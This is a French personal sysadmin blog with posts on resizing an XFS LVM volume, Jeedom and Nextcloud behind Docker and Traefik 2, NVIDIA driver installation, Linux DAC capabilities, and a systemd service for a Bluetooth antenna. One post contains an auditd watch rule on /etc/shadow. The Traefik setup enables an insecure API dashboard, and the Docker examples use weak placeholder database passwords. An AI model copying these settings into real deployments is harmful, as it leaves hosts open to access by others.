/dev/nvme0n1p2           1014M    219M  796M  22% /boot
/dev/nvme0n1p1            200M     12M  189M   6% /boot/efi
/dev/mapper/centos-home   873G     11G  862G   2% /home
tmpfs                     1,6G     32K  1,6G   1% /run/user/1000
On va réduire la partition /home et on va augmenter la partition /

Scan des LVM:
# lvscan 
  ACTIVE            '/dev/centos/swap' [7,75 GiB] inherit
  ACTIVE            '/dev/centos/home' [<872,56 GiB] inherit
  ACTIVE            '/dev/centos/root' [50,00 GiB] inherit    

Réduire le volume logique /home

On commence par la partition /home qui dispose de 816Go.
On va réduire cette partion à 500Go.

Vérifier le système de fichiers:
# mount | grep home
/dev/mapper/centos-home on /home type xfs (rw,relatime,seclabel,attr2,inode64,logbufs=8,logbsize=32k,noquota)
Le type du système de fichier est XFS. Etant donné que ce système de fichiers n'est pas prévu pour etre diminué en taille, il va falloir adopter la stratégie suivante:
  1. Sauvegarde des données de la partition à réduire
  2. Suppression du volume logique
  3. Recréation du volume logique
  4. Formation de la partition en XFS
  5. Restauration des données
Sauvegarde des données de la partition à réduire:
(Assurer vous d'avoir assez d'espace disque sur la partition cible.)
# xfsdump -l 0 -f /root/home.image /dev/centos/home 
xfsdump: using file dump (drive_simple) strategy
xfsdump: version 3.1.7 (dump format 3.0) - type ^C for status and control

 ============================= dump label dialog ==============================

please enter label for this dump session (timeout in 300 sec)
 -> 20191211
session label entered: "20191211"

 --------------------------------- end dialog ---------------------------------

xfsdump: WARNING: most recent level 0 dump was interrupted, but not resuming that dump since resume (-R) option not specified
xfsdump: level 0 dump of alien1.local:/home
xfsdump: dump date: Wed Dec 11 15:22:56 2019
xfsdump: session id: 1cbba971-874e-4259-8f64-af9a784abaf0
xfsdump: session label: "20191211"
xfsdump: ino map phase 1: constructing initial dump list
xfsdump: ino map phase 2: skipping (no pruning necessary)
xfsdump: ino map phase 3: skipping (only one dump stream)
xfsdump: ino map construction complete
xfsdump: estimated dump size: 11285116672 bytes

 ============================= media label dialog =============================

please enter label for media in drive 0 (timeout in 300 sec)
 -> home.old
media label entered: "home.old"

 --------------------------------- end dialog ---------------------------------

xfsdump: creating dump session media file 0 (media 0, file 0)
xfsdump: dumping ino map
xfsdump: dumping directories
xfsdump: dumping non-directory files
xfsdump: ending media file
xfsdump: media file size 11282653552 bytes
xfsdump: dump size (non-dir files) : 11278948096 bytes
xfsdump: dump complete: 60 seconds elapsed
xfsdump: Dump Summary:
xfsdump:   stream 0 /root/home.image OK (success)
xfsdump: Dump Status: SUCCESS
L'idéal est de se connecter avec l'utilisateur root sans passer par un utilisateur pour éviter que la partition home soit utilisée, ce qui pourrait empécher un umount.

umount de la partition home
# umount /dev/centos/home
Suppression du volume logique home
# lvremove /dev/centos/home 
Do you really want to remove active logical volume centos/home? [y/n]: y
  Logical volume "home" successfully removed
Création du volume logique home avec une taille de 500Go.
# lvcreate -L 500G -n home centos
WARNING: xfs signature detected on /dev/centos/home at offset 0. Wipe it? [y/n]: y
  Wiping xfs signature on /dev/centos/home.
  Logical volume "home" created.
Formatage de la partition en XFS.
# mkfs.xfs /dev/centos/home 
meta-data=/dev/centos/home       isize=512    agcount=4, agsize=32768000 blks
         =                       sectsz=512   attr=2, projid32bit=1
         =                       crc=1        finobt=0, sparse=0
data     =                       bsize=4096   blocks=131072000, imaxpct=25
         =                       sunit=0      swidth=0 blks
naming   =version 2              bsize=4096   ascii-ci=0 ftype=1
log      =internal log           bsize=4096   blocks=64000, version=2
         =                       sectsz=512   sunit=0 blks, lazy-count=1
realtime =none                   extsz=4096   blocks=0, rtextents=0

Monter le volume logique vers /home
# mount /dev/centos/home /home/
Le contenu de la partition /home est vide
# ll /home
total 0
Restaurer les datas précédemment sauvegardés
# xfsrestore -f /root/home.image /home
xfsrestore: using file dump (drive_simple) strategy
xfsrestore: version 3.1.7 (dump format 3.0) - type ^C for status and control
xfsrestore: searching media for dump
xfsrestore: examining media file 0
xfsrestore: dump description: 
xfsrestore: hostname: alien1.local
xfsrestore: mount point: /home
xfsrestore: volume: /dev/mapper/centos-home
xfsrestore: session time: Wed Dec 11 15:22:56 2019
xfsrestore: level: 0
xfsrestore: session label: "20191211"
xfsrestore: media label: "home.old"
xfsrestore: file system id: 42b1e204-4621-4062-83b5-6426aba0dfc3
xfsrestore: session id: 1cbba971-874e-4259-8f64-af9a784abaf0
xfsrestore: media id: 235c086a-c08e-4cdc-b377-d671ab81cf7f
xfsrestore: using online session inventory
xfsrestore: searching media for directory dump
xfsrestore: reading directories
xfsrestore: 207 directories and 5099 entries processed
xfsrestore: directory post-processing
xfsrestore: restoring non-directory files
xfsrestore: restore complete: 15 seconds elapsed
xfsrestore: Restore Summary:
xfsrestore:   stream 0 /root/home.image OK (success)
xfsrestore: Restore Status: SUCCESS

Augmenter le volume logique /

Voila, il ne reste plus qu'à étendre le volume logique avec l'espace disque libre.
# lvextend -l +100%FREE /dev/centos/root
  Size of logical volume centos/root changed from 50,00 GiB (12800 extents) to 422,56 GiB (108176 extents).
  Logical volume centos/root successfully resized.

Etendre le système de fichiers XFS pour occuper le volume logique complet.
# xfs_growfs /dev/centos/root 
meta-data=/dev/mapper/centos-root isize=512    agcount=4, agsize=3276800 blks
         =                       sectsz=512   attr=2, projid32bit=1
         =                       crc=1        finobt=0 spinodes=0
data     =                       bsize=4096   blocks=13107200, imaxpct=25
         =                       sunit=0      swidth=0 blks
naming   =version 2              bsize=4096   ascii-ci=0 ftype=1
log      =internal               bsize=4096   blocks=6400, version=2
         =                       sectsz=512   sunit=0 blks, lazy-count=1
realtime =none                   extsz=4096   blocks=0, rtextents=0
data blocks changed from 13107200 to 110772224
Vérification:
# df -hP /root/
Sys. de fichiers        Taille Utilisé Dispo Uti% Monté sur
/dev/mapper/centos-root   423G     42G  381G  10% /


dimanche 24 novembre 2019

Jeedom avec Docker - configuration réseau et plugin mobile

Comment configurer jeedom avec docker et le plugin mobile, en local et à distance.

 Le problème, c'est que le plugin mobile va récupérer les urls dans la configuration réseau de jeedom:

Accès interne: utilisation du port docker 9070 avec http
Accès externe: utilisation du port 443 en https avec traefik

Si le port 9070 est précisé en interne, alors les plugins seront en echec.
En effet, un curl est exécuté sur le serveur web avec l'adresse 127.0.0.1 et le port 9070 non disponible, vu que c'est le port 80 qui est utilisé.

Modification à apporter au container jeedom-server : 

Aller dans le container jeedom pour modifier le fichier hosts

Dans /etc/hosts:

127.0.0.1       localhost jeedom.domain.net

Dans /etc/apache2/ports.conf

Listen 80
Listen 9070

service apache2 reload

9070 est le port mappé sur le host avec docker

Dans les paramètres réseaux de jeedom:


J'utilise un resolver interne avec une entree pour jeedom.domain.net

docker-compose pour jeedom avec docker et traefik 2

Voici mon docker-compose:


version: '2.3'

services:

  jeedom-server:
    container_name: jeedom-server
    image: jeedom/jeedom:master
    networks:
     - traefik
     - internal
    labels:
     - "traefik.enable=true"
     - "traefik.http.middlewares.https-only-jeedom.redirectscheme.scheme=https"
     - "traefik.http.routers.jeedom.middlewares=https-only-jeedom"
     - "traefik.http.routers.jeedom.rule=Host(`jeedom.domain.net`)"
     - "traefik.http.routers.jeedom.entrypoints=web"
     - "traefik.http.routers.jeedom-secured.rule=Host(`jeedom.domain.net`)"                                                                                                                                                                
     - "traefik.http.services.jeedom.loadbalancer.server.port=80"
     - "traefik.docker.network=traefik"
     - "traefik.http.routers.jeedom-secured.entrypoints=websecure"
     - "traefik.http.routers.jeedom-secured.tls.certresolver=myhttpchallenge"
    ports:
     - "9070:80"
    volumes:
     - /home/docker/jeedom/data/jeedom:/var/www/html
    depends_on:
     - db
    devices:
      - "/dev/ttyUSB0:/dev/ttyUSB0"
      - "/dev/ttyUSB1:/dev/ttyUSB1"
    mac_address: 03:45:aa:bb:cc:dd
    restart: always

  db:
    container_name: jeedom-mysql
    image: mysql:5.7
    command: --default-authentication-plugin=mysql_native_password
    networks:
     - internal
    volumes:
     - /home/docker/jeedom/data/mysql:/var/lib/mysql
    environment:
     - MYSQL_DATABASE=jeedom
     - MYSQL_USER=jeedom
     - MYSQL_PASSWORD=jeedom_mdp
     - MYSQL_ROOT_PASSWORD=mdp_root
    labels:
     - "traefik.enable=false"
    restart: always

networks:
   traefik:
     external: true
   internal:
     external: false


samedi 16 novembre 2019

Bug client windows Nextcloud - Docker - Traefik

Le client ne veut pas se connecter car l'application doit être autorisé par le serveur NextCloud.
Sauf que le navigateur reste bloqué à :
https://nextcloud.myserver.net/index.php/login/v2/grant.

Le bouton  "Grant access" reste inactif.

Dans /home/docker/nextcloud/data/config,  modif à faire dans le fichier config.php:

ajout de :
'overwriteprotocol' => 'https',


<?php $CONFIG = array (
...
 'overwrite.cli.url' => 'http://nextcloud.myserver.net',
 'overwriteprotocol' => 'https', 
 'dbtype' => 'mysql',
...

source : https://github.com/nextcloud/desktop/issues/1470

samedi 9 novembre 2019

Installation du driver NVIDIA sur Centos et Redhat 7

Installer le driver NVIDIA sur un Linux Centos 7

$ sudo yum-config-manager --add-repo http://developer.download.nvidia.com/compute/cuda/repos/rhel7/x86_64/cuda-rhel7.repo
$ sudo yum clean all
$ sudo yum -y install nvidia-driver-latest-dkms cuda
source : https://developer.nvidia.com/cuda-downloads?target_os=Linux&target_arch=x86_64&target_distro=RHEL&target_version=7&target_type=rpmnetwork

Traefik 2.0 et https (Let's Encrypt et redirection https)

Utilisation de Traefik 2.0

docker-compose.yaml de traefik:

version: "3.7"

networks:
  traefik:
    name: traefik


services:
  traefik:
    image: "traefik:latest"
    container_name: "traefik"
    networks:
      - traefik
    command:
      #- "--log.level=DEBUG"
      - "--api.insecure=true"
      - "--providers.docker=true"
      - "--providers.docker.exposedbydefault=false"
      - "--providers.docker.useBindPortIP=true"
      - "--entrypoints.web.address=:80"
      - "--entrypoints.websecure.address=:443"
      - "--certificatesresolvers.myhttpchallenge.acme.httpchallenge=true"
      - "--certificatesresolvers.myhttpchallenge.acme.httpchallenge.entrypoint=web"
      - "--certificatesresolvers.myhttpchallenge.acme.email=mail@domaine.com"
      - "--certificatesresolvers.myhttpchallenge.acme.storage=/letsencrypt/acme.json"
    ports:
      - "80:80"
      - "443:443"
      - "8080:8080"
    volumes:
      - "./letsencrypt:/letsencrypt"
      - "/var/run/docker.sock:/var/run/docker.sock:ro"
Exemple avec un container whoami
Challenge Let's Encrypt http

version: "3.7"

services:

  whoami:
    image: "containous/whoami"
    container_name: "simple-service"
    networks:
      - traefik
    labels:
      - "traefik.enable=true"
      - "traefik.http.middlewares.https-only-whoami.redirectscheme.scheme=https"
      - "traefik.http.routers.whoami.middlewares=https-only-whoami"
      - "traefik.http.routers.whoami.rule=Host(`xxx.domaine.com`)"
      - "traefik.http.routers.whoami.entrypoints=web"
      - "traefik.http.routers.whoami-secured.rule=Host(`xxx.domaine.com`)"
      - "traefik.http.routers.whoami-secured.entrypoints=websecure"
      - "traefik.http.routers.whoami-secured.tls=true"
      - "traefik.http.routers.whoami-secured.tls.certresolver=myhttpchallenge"

networks:
  traefik:
   external: true
Attention, pour la redirection, le nom du middlewares doit être unique.
Pour ma part, je l'ai appelé https-only-whoami
Pour un autre container  https-only-container2

Par exemple, dans la capture suivante du dashboard de traefik, ils sont nommés:
https-only
https-only2


vendredi 6 septembre 2019

DAC_READ_SEARCH / DAC_OVERRIDE


J'ai repris un post de l'excellent Dan Walsh afin de bien comprendre la subtilité des "capabilities" et sur les logs AVC DAC_READ_SEARCH et DAC_OVERRIDE que je rencontre.


Commençons par un mythe bien connu : ROOT a tous les droits.

L'idée que ROOT possède tous les droits est une erreur. Cela fait quelques années que le noyau Linux a essayé de décomposer les privilèges de root en plusieurs fonctionnalités, les "capabilities".

A l'origine, ils étaient de 32 et sont passés récemment à 64.
Les capabilities donnent la possibilité au programmeur de coder des applications de manière a ce que la commande ping par exemple puisse ouvrir une socket ou httpd puisse ouvrir un port inférieur à 1024, sans utiliser les autres capabilities de root.

SELinux contrôle également l'accès à toutes les fonctionnalités d'un processus.

Un bugzilla courant concerne un processus nécessitant la fonctionnalité DAC_READ_SEARCH ou DAC_OVERRIDE.

DAC (Discretionnary Access Control) signifie un contrôle d'accès discrétionnaire. Cela indique que les droits sur un fichier sont laissés à  la discrétion du propriétaire du fichier. En tant que propriétaire du fichier, vous pouvez modifier n'importe quels droits dessus. Dans ce modèle, l'état est non déterminable par l'administrateur. Et root outrepasse tout le contrôle d'accès. C'est le mode par défaut des systèmes Linux/ Unix avec les read-write-execute et users et groups.

Regardons maintenant la puissance des capabilities:
more /usr/include/linux/capability.h
...
/* Override all DAC access, including ACL execute access if
   [_POSIX_ACL] is defined. Excluding DAC access covered by
   CAP_LINUX_IMMUTABLE. */

#define CAP_DAC_OVERRIDE     1

/* Overrides all DAC restrictions regarding read and search on files
   and directories, including ACL restrictions if [_POSIX_ACL] is
   defined. Excluding DAC access covered by CAP_LINUX_IMMUTABLE. */

#define CAP_DAC_READ_SEARCH  2
En lisant la description dans le code, cela signifie d’un processus s'exécutant avec l'UID=0 peut lire tous les fichiers du système, même si les flags de permissions n'autorisent pas root de lire le fichier.

De façon similaire, DAC_OVERRIDE signifie qu'un processus peut ignorer les droits de  permissions et propriétaires de tous les fichiers d'un système.

Si on voit un message AVC qui requière cet accès, il faut regarder l'UID du processus et bien souvent, ce processus s'exécute avec l'uid=0.

Le réflexe dans la plupart du temps est d'ajouter des autorisations, ce qui est bien souvent une erreur.

Ces AVC indique que vous avez des droits d'accès positionnés pour restreindre l'accès à ces fichiers. Il s'agit souvent de fichiers de configurations.

Prenons l'exemple du processus https ayant besoin de lire le contenu de /var/lib/myweb/content avec comme propriétaire l'utilisateur httpd et les permissions 600.
ls -l /var/lib/myweb/content
-rw-------. 1 apache apache 0 May 12 13:50 /var/lib/myweb/content
Si pour différente raison, le processus a besoin de lire ce fichier et qu'il tourne avec l'UID=0, alors le système va refuser l'accès et générer un DAC_* AVC.

Un simple fix serait de changer les permissions du fichier à 644.
# chmod 640 /var/lib/myweb/content
# chgrp root /var/lib/myweb/content
# ls -l /var/lib/myweb/content
-rw-r-----. 1 apache root 0 May 12 13:50 /var/lib/myweb/content
Cela va permettre à un processus root de lire le fichier en utilisant les droits "other".

Une autre solution serait de changer le groupe du fichier à root et de changer les permissions du fichier à 640.

A présent, root peut lire le fichier en fonction des autorisations du groupe, mais other ne pourra pas le lire.

Il est possible aussi d'utiliser les ACL pour gérer les access.
Au final, il ne s'agit pas d'un problème lié à SELinux, ni d'un problème imposant d'assouplir la sécurité SELinux

Le problème avec SELinux est que le message AVC n'indique pas quel objet du système de fichiers a bloqué l'accès par défaut. La raison est celle de la performance.

Il faut donc activer l'audit complet et régénérer l'AVC afin d'obtenir le chemin de l'objet avec les mauvais contrôles DAC.
# echo "-w /etc/shadow -p wr" >> /etc/audit/audit.rules
# service auditd restart
Ou de façon non permanente:
# auditctl -w /etc/shadow -p w

dimanche 19 mai 2019

Rendre l'antenne BLEA autonome pour Jeedom

Mise en place de systemd sur antenne BLEA pour jeedom. (Raspberry Pi Zero W)

 Mon antenne blea:


Avec la configuration suivante, cela permet d'une part de démarrer le deamon blea automatiquement, mais en plus, systemd surveille le process et le redémarre si celui ci tombe, ce qui arrive fréquemment avec ce plugin, certainement lié à l'instabilité du bluetooth.

Dans /etc/systemd/system, ajouter le fichier blearpistart.service

[Unit]
Description=BlEA service
After=hciuart.service

[Service]
Type=simple
PIDFile=/tmp/blead.pid
ExecStart=/home/pi/blearpistart start
Restart=always
RestartSec=3

[Install]
WantedBy=multi-user.target
Le fichier blearpistart est un script bash que j'ai positionné dans /home/pi:

#! /bin/sh

# If you want a command to always run, put it here
touch /tmp/blea
chmod 666 /tmp/blea

# Carry out specific functions when asked to by the system
case "$1" in
  start)
    echo "Starting BLEA"
    # run application you want to start
    /usr/bin/python /home/pi/blead/resources/blead/blead.py --loglevel error --device hci0 --socketport 55008 --sockethost "" --callback http://192.168.1.5/plugins/blea/core/php/jeeBlea.php --apikey xxxxxxxxxxxxxxxxxxxxxx --daemonname "antennaBLEA1" >> /tmp/blea 2>&1
    ;;
  stop)
    echo "Stopping BLEA"
    # kill application you want to stop
    sudo kill `ps -ef | grep blea | grep -v grep | awk '{print $2}'`
    ;;
  *)
    echo "Usage: blearpistart {start|stop}"
    exit 1
    ;;
esac

exit 0
La commande python est récupérable en vérifiant les process qui tournent:

pi@antennaBLEA1:/etc/systemd/system $ ps -ef | grep blead.py
root      7778  7775 23 20:02 ?        00:00:15 /usr/bin/python /home/pi/blead/resources/blead/blead.py --loglevel error --device hci0 --socketport 55008 --sockethost  --callback http://192.168.1.5/plugins/blea/core/php/jeeBlea.php --apikey xxxxxxxxxxxxxxxxxxxxxxx --daemonname antennaBLEA1
pi        8243 19986  0 20:03 pts/0    00:00:00 grep --color=auto blead.py
Activer systemd pour le service blearpistart.service

sudo systemctl enable blearpistart.service
systemctl start blearpistart.service
systemctl status blearpistart.service